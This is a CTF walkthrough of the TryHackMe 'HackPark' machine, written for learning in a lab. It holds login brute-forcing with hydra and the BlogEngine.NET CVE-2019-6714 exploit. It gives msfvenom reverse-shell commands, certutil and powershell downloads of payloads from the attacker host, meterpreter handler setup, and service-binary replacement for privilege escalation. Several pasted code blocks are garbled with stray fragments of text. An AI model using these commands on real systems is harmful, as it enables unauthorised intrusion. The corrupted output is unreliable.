HackPark.md


This is a writeup of: Hack Park from TryHackMe

Difficulty: Medium

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
Contact: alex.spiesberger@gmail.com

Date: 3 March 2021



We first start, as always with the scan, nmap, gobuster and nikto:

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While waiting for the scan to end, we can look a bit around on the website.

We find a login, a contact form and other stuff.

Gobuster and Nikto both found a robots.txt file, we go and take a look at it, but nothing too crazy.

On the task they tell us to brute force the login, I actually don't find any credentials, so I must admit I took the hint.

So I know now, that the username is admin.

To brute it, I intercept the request with burp:

You can then copy what can be seen in the screenshot.


We will feed this to hydra:



Quick explaination of what is done here:

- First change is to were the file is (color: red)
- Second change is to the USER (color: green)
- Third change is to PASS (color: blue)
- Last change is the error message (color: yellow)


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With the hydra launched, we get back a password, YAY:




We can now connect to it:



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
So, we are now connected to a CMS as, normally admin.

We search a version number, and find one in the about section:



We find on searchsploit a remote code execution for this version.

We copy it to our folder and see what it does:



It is really well explained in the file, so I do what they say:

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```
# Exploit Title: BlogEngine.NET <= 3.3.6 Directory Traversal RCE
# Date: 02-11-2019
# Exploit Author: Dustin Cobb
# Vendor Homepage: https://github.com/rxtur/BlogEngine.NET/
# Software winks https://github.com/nxtun/BlogEngine_NET/releases/download/v3.3.6.0/3360.zip
# VersionPark= 3.3.6
# Testedson: Windows 2016 Standard / SIISwel0r0 now connected to a CMS as, normally admin.
# CVE : CVE-2019-6714
 * CVE-2019-6714
* Path traversal vulnerability leading to remote code execution. This
 * vulnerability affects BlogEngine.NET versions 3.3.6 and below.
 * is caused by an unchecked "theme" parameter that is used to override 
* the default theme for rendering blogipagessetsThepropulareable code can
 * be seen in this file:
 * /Custom/Controls/PostList.ascxlcs
 * Attack:
 * First, we set the TcpClient address and port within the method below to
 * our attack host, who has a reverse tcp listener waiting for a connection.
 * Next, we upload this file through the file manager. In the current (3.3.6)
 * version of BlogEngine, this is done by editing a post and clicking on the
 * icon that looks like an open file in the toolbar. Note that this file must
 * be uploaded as PostView.ascx. Once uploaded, the file will be in the
 * /App Data/files directory off of the document root. The admin page that
 * allows upload is:
 * http://10.10.10.10/admin/app/editor/editpost.cshtml
 * Finally, the vulnerability is triggered by accessing the base URL for the
 * blog with a theme override specified like so:
 * http://10.10.10.10/?theme=../../App_Data/files
```

- We change the IP and PORT.
- We rename it: "PostView.ascx"
- And we then have to upload our file:
 - i. we go to "published posts"
 - ii. open the post "Welcome to HackPark"
 - iii. click on the file manager (open file symbol)
 - iv. We upload our file named: "PostView.ascx"
- Then go to this link with a listener running, it should trigger it: http:///?theme=../../App_Data/files

← → X ♠ ① 10.10.27.151/?theme=../../App_Data/files

The listener that gives us our shell:

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```
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```

Ok, we are now connected to the machine.

We, we can now take the way with metasploit or without. Without metasploit, you can create a payload to get a more stable shell, possible payloads:

msfvenom -p windows/shell_reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST= LPORT= -f exe -o test.exe

Then just pull it with powershell or other technique to a writable directory:

• powershell -c "Invoke-WebRequest -Uri ':/shell.exe' -OutFile 'C:\Windows\Temp\shell.exe'"

I will do it here with metasploit to get a meterpreter and then continue in a way that works for both. Payload:

• "msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST= LPORT= -f exe -o reverse.exe"

I then download it to the other machine by setting a pyton server and downloading it with another method:

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```
C: Nwindows \Temp>pwd
certutil -urlcache -f http://10.11.25.211:8000/reverse.exe shell.exe
C:\Windows\Tempocericutik will cachestere http:///10.11.25.211:8000/reverse.exe shell.exe
General trials the Cache command completed successfully.
dir
C:\Windows\Temp>dir
Voteme in drive C has no label.
Volume Serial Number is 0E97-C552
Dierectory of C:\Windows\Temp
03)404/2021 06:53 AM
03/04/2021
            06:53 AM
                         <DIR>
08/06/2019 01:13 PM 181,468 Amazon SSM Agent 20190806141239.log 08/06/2019 01:13 PM 181,468 Amazon SSM Agent 20190806141239.log
08/06/2019re 01int3tPMtart with making 1ap206 cleanup.txt
08/06/2019 ad01:13 PM
                                     421 cmdout
08/03/2019 09:43 AM
                                       0 DMI4D21.tmp
08/06/2019\Te01:12 PM
                                  8,743 EC2ConfigService_20190806141221.log
08/06/2019 01:12 PM
                                 292,438 <u>EC2ConfigService_20190806141221_000_WiXEC2ConfigSetup_64.log</u>
03/04/2021url06:53-AMttp://10.11.25.731;802//shedebsexe winpeas.exe
08/06/2019 01:13 PM
08/06/2019 - 01:13 PM
                       21 stage1-complete.txt
System.Net.Wabcligation stage1.df; e('http://10.11.25.211:8000/reverse.exe','c:\Windows\Temp\reverse.exe')
```

I then set up my multi/handler to get my meterpreter shell back:

```
-(alex| Kali)-[~/my_testing/HackPark]
└_$ msfconક્છેિં€<sup>k</sup>ાa -q
msf6 > use@exploit/multi/handler
Using configured payload generic/shell reverse topou can create a payload to get
msf6 exploit(multi/handler) > optionspossible payloads:
Module options (exploit/multi/handles):kata ga nai LHOST=<IP> LPORT=<PORT> -f exe -o to
                                      Descritotion it with powershell or other technique
   Name 2 Current Setting Required
Payload options (generic/shell_reverse_top); it here with metasploit to get a meterpre
   Name
          Current Setting
                            Required
                                      Plescription
   LH0ST
                                       The disteniaddress/(anPinterface-may be spe
                            yes
   LPORT
                                       The listen port
          4444
                            yes
Exploit target:
   Id Nameark.md
       Wildcard Target
msf6 exploit(multi/handler) > set8LHOST 10.11.25.211
LHOST => 10.11.25.211
msf6 exploit(multi/handler) > set LPORT 4444
LP0RT => 4444
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse tcp
```

We launch the exectubale ... and, we get our meterpreter:

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Ok I will now upload winPEAS to find a way to escalate, because we are still "IIS APPPOOL\Blog".

```
meterpreter > upload /home/alex/Pentesting_Tools/Escalation/winPEAS/winPEASx64.exe

[*] uploading : /home/alex/Pentesting_Tools/Escalation/winPEASx64.exe -> winPEASx64.exe

[*] Uploaded 431.00 KiB of 431.00 KiB (100.0%): /home/alex/Pentesting_Tools/Escalation/winPEASx64.exe

[*] uploaded : /home/alex/Pentesting_Tools/Escalation/winPEASx64.exe -> winPEASx64.exe

meterpreter > upload /home/alex/Pentesting_Tools/Escalation/winPEASx64.exe -> winPEASx64.exe

-> winPEASx64.exe

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```

We can then launch it:

```
meterpreterg>(shell)
Process 2020 created.
Channel 3 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Windows\Temp>winPEASx64.exe
winPEASx64.exe
ANSI color bit for Windows is not set. If you are execcuting this from a Windows
d then start a new CMD
  Creating Dynamic lists, this could take a while, please wait...
  - Checking if domain...
  - Getting Win32_UserAccount info...
  - Creating current user groups list...
 [X] Exception: Object reference not set to an instance of an object.
 [X] Exception: The server could not be contacted.
  - Creating active users list...
  - Creating disabled users list...
  - Admin users list...
```

After looking a bit I found a service running that looked interesting:

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```
PsShutdownSvc(Systems Internals - PsShutdown)[C:\Windows\PSSDNSVC.EXE] - Manual - Stopped

WindowsScheduler(Splinterware Software Solutions - System Scheduler Service)[C:\PROGRA~2\SYSTEM~1\WService.exe]
File Permissions: Everyone [WriteData/CreateFiles]
Possible DLL Hijacking in binary folder: C:\Program Files (x86)\SystemScheduler (Everyone [WriteData/CreateFiles])
System Scheduler Service Wrapper

We can then launch it:

meterpreter > Shell
```

So I went to "C:\Program Files (x86)\SystemScheduler", continued to the only directory: "Events" and downloaded the only txt file:

We then read the log file and see that it calls a process, "Message.exe" as Administrator:

```
08/04/19 15:11:00, Event Started Ok, (Administrator) HOST 10 11:25:21
08/04/19 15:11:33, Process Ended. PID:468, ExitCode:4, Message.exe (Administrator)
08/04/19 15:12:00, Event Started Ok, (Administrator) PORT 4444
08/04/19 15:12:33, Process Ended. PID:2244, ExitCode:4, Message.exe (Administrator)
08/04/19 15:13:00, Event Started Ok, (Administrator) AYLOAD windows/meterpreter/reverse_tcp
08/04/19 15:13:33, Process Ended. PID:1700, ExitCode:4, Message.exe (Administrator)
08/04/19 16:43:00, Event Started Ok, Can not display reminders while logged out. (SYSTEM_svc)*
08/04/19 16:44:01, Event Started Ok, (Administrator)
08/04/19 16:44:05, Process Ended. PID:2228, ExitCode:1, Message.exe (Administrator)
08/04/19 16:45:00, Event Started Ok; (Administrator)
08/04/19 16:45:20, Process Ended. PID:2640, ExitCode:1, Message.exe (Administrator)
08/04/19 16:46:00, Event Started Ok; (Administrator)
08/04/19 16:46:03, Process Ended. PID:2912, ExitCode:1, Message.exe (Administrator)
08/04/19 16:47:00, Event Started Ok; (Administrator)
```

So I went to take a look at the binary, maybe we can delete it to replace it with another file that would have a payload.

But we can't, It took me some time to understand that I could just rename it...

So I did this, I renamed the file and created a new one and hoped that I could upload a new file with the name "Message.exe" to this location:

We could here actually just rename the older file and exit the meterpreter shell, create a new one, and get root.

And it would clearly be better to have a meterpreter.

```
(alex[] Kali)-[~/my_testing/HackPark]

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```


Anyway, we upload this, rename the last file and set up a listener:

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The only thing to do now, is to wait and let the magic happen!

```
| 127 | (alex[] Kali)-[~/my_testing/HackPark]ayload](assets/21.png) | $ nc -[Vhpn 1234 | 129 | 130 | Anyway, we upload this, rename the last file and set up a listener. connect to [10.11.25.211] from (UNKNOWN) or [10.11.27.472] 496530 wait and let the magic happen! Microsoft Windows [Version 6.3.9600] | (c) 2013 Microsoft Corporation. | 134 | rights reserved.
```

The magic happened, and we are now Administrator, we can go and read all the flags:



And, we are now done with all those sweet flags.

I hope you enjoyed my walkthrough and that is was clear.

For any questions regarding this CTF or any other subject this is my email: alex.spiesberger@gmail.com

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